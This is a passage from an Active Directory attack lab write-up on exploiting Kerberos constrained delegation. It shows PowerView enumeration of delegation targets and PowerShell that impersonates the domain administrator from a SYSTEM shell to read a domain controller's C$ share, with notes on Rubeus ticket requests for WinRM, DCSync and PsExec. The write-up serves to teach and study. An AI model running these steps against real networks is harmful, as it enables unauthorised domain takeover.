d-----          5/23/2019 10:25 PM                temp
d-----          3/18/2019 11:06 PM            templates
d-----         10/28/2018  1:11 AM                tools
d-r---          10/28/2018  1:00 AM                Users
d-----          8/15/2019 10:50 PM            Windows
-a----          10/28/2018  1:59 AM              70 history.js
-a----          10/28/2018  1:59 AM             234 rb_config.js
```

Note that in this case we requested a TGS for the CIFS service, but we could also request additional TGS tickets with rubeus's /altservice switch for: HTTP (WinRM), LDAP (DCSync), HOST (PsExec shell), MSSQLSvc (DB admin rights).

Computer Account

If you have compromised a machine account or in other words you have a SYSTEM level privileges on a machine that is configured with constrained delegation, you can assume any identity in the AD domain and authenticate to services that the compromised machine is trusted to delegate to.

In this lab, a workstation WS02 is trusted to delegate to DC01 for CIFS and LDAP services and I am going to exploit the CIFS services this time:



Using powerview, we can find target computers like so:

attacker@target

Copy

Get-NetComputer ws02 | select name, msds-allowedtodelegateto, useraccountcontrol | fl

Get-NetComputer ws02 | Select-Object -ExpandProperty msds-allowedtodelegateto | fl

```
PS C:\Users\spot> Get-NetComputer -TrustedToAuth | select name, msds-allowedtodelegateto, useraccountcontrol | fl

name                : WS02
msds-allowedtodelegateto : {ldap/dc01.offense.local/DomainDnsZones.offense.local,
                             ldap/dc01.offense.local/ForestDnsZones.offense.local,
                             ldap/dc01.offense.local/offense.local, ldap/dc01.offense.local...}
useraccountcontrol    : WORKSTATION_TRUST_ACCOUNT, TRUSTED_TO_AUTH_FOR_DELEGATION

PS C:\Users\spot> Get-NetComputer ws02 | Select-Object -ExpandProperty msds-allowedtodelegateto | fl
ldap/dc01.offense.local/DomainDnsZones.offense.local
ldap/dc01.offense.local/ForestDnsZones.offense.local
ldap/dc01.offense.local/offense.local
ldap/dc01.offense.local
ldap/DC01
ldap/dc01.offense.local/OFFENSE
ldap/DC01/OFFENSE
cifs/dc01.offense.local/offense.local
cifs/dc01.offense.local
cifs/DC01
cifs/dc01.offense.local/OFFENSE
cifs/DC01/OFFENSE
PS C:\Users\spot> Get-NetComputer ws02
```

Let's check that we're currently running as SYSTEM and can't access the C\$ on our domain controller DC01:

attacker@target

Copy

hostname

[System.Security.Principal.WindowsIdentity]::GetCurrent() | select name

ls \\dc01.offense.local\c\$

```
Administrator: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> hostname
ws02
PS C:\Windows\system32> [System.Security.Principal.WindowsIdentity]::GetCurrent() | select name
Name
----
NT AUTHORITY\SYSTEM

PS C:\Windows\system32> ls \\dc01.offense.local\c$
ls : Access is denied
At line:1 char:1
1 ~~~~~
```

Let's now impersonate administrator@offense.local and try again:

attacker@target

Copy

```
[Reflection.Assembly]::LoadWithPartialName('System.IdentityModel') | out-null
```

```
$IdToImpersonate = New-Object System.Security.Principal.WindowsIdentity @('administrator')
```

```
$IdToImpersonate.Impersonate()
```

```
[System.Security.Principal.WindowsIdentity]::GetCurrent() | select name
```

```
ls \\dc01.offense.local\c$
```

```
PS C:\Windows\system32> [Reflection.Assembly]::LoadWithPartialName('System.IdentityModel') | out-null
PS C:\Windows\system32> $Ident = New-Object System.Security.Principal.WindowsIdentity @('administrator')
PS C:\Windows\system32> $Context = $Ident.Impersonate()
PS C:\Windows\system32> [System.Security.Principal.WindowsIdentity]::GetCurrent() | select name

Name
----
OFFENSE\Administrator

PS C:\Windows\system32>
PS C:\Windows\system32> ls \\dc01.offense.local\c$

Directory: \\dc01.offense.local\c$


Mode                LastWriteTime         Length Name
----                -
d-----          3/25/2019 10:24 PM              inetpub
d-----          8/22/2013  4:52 PM              PerfLogs
d-r---          3/25/2019 10:28 PM             Program Files
d-----          3/25/2019 10:24 PM             Program Files (x86)
d-----          5/23/2019 10:25 PM              temp
d-----          3/18/2019 11:06 PM             templates
d-----         10/28/2018  1:11 AM              tools
d-r---          10/28/2018  1:00 AM              Users
```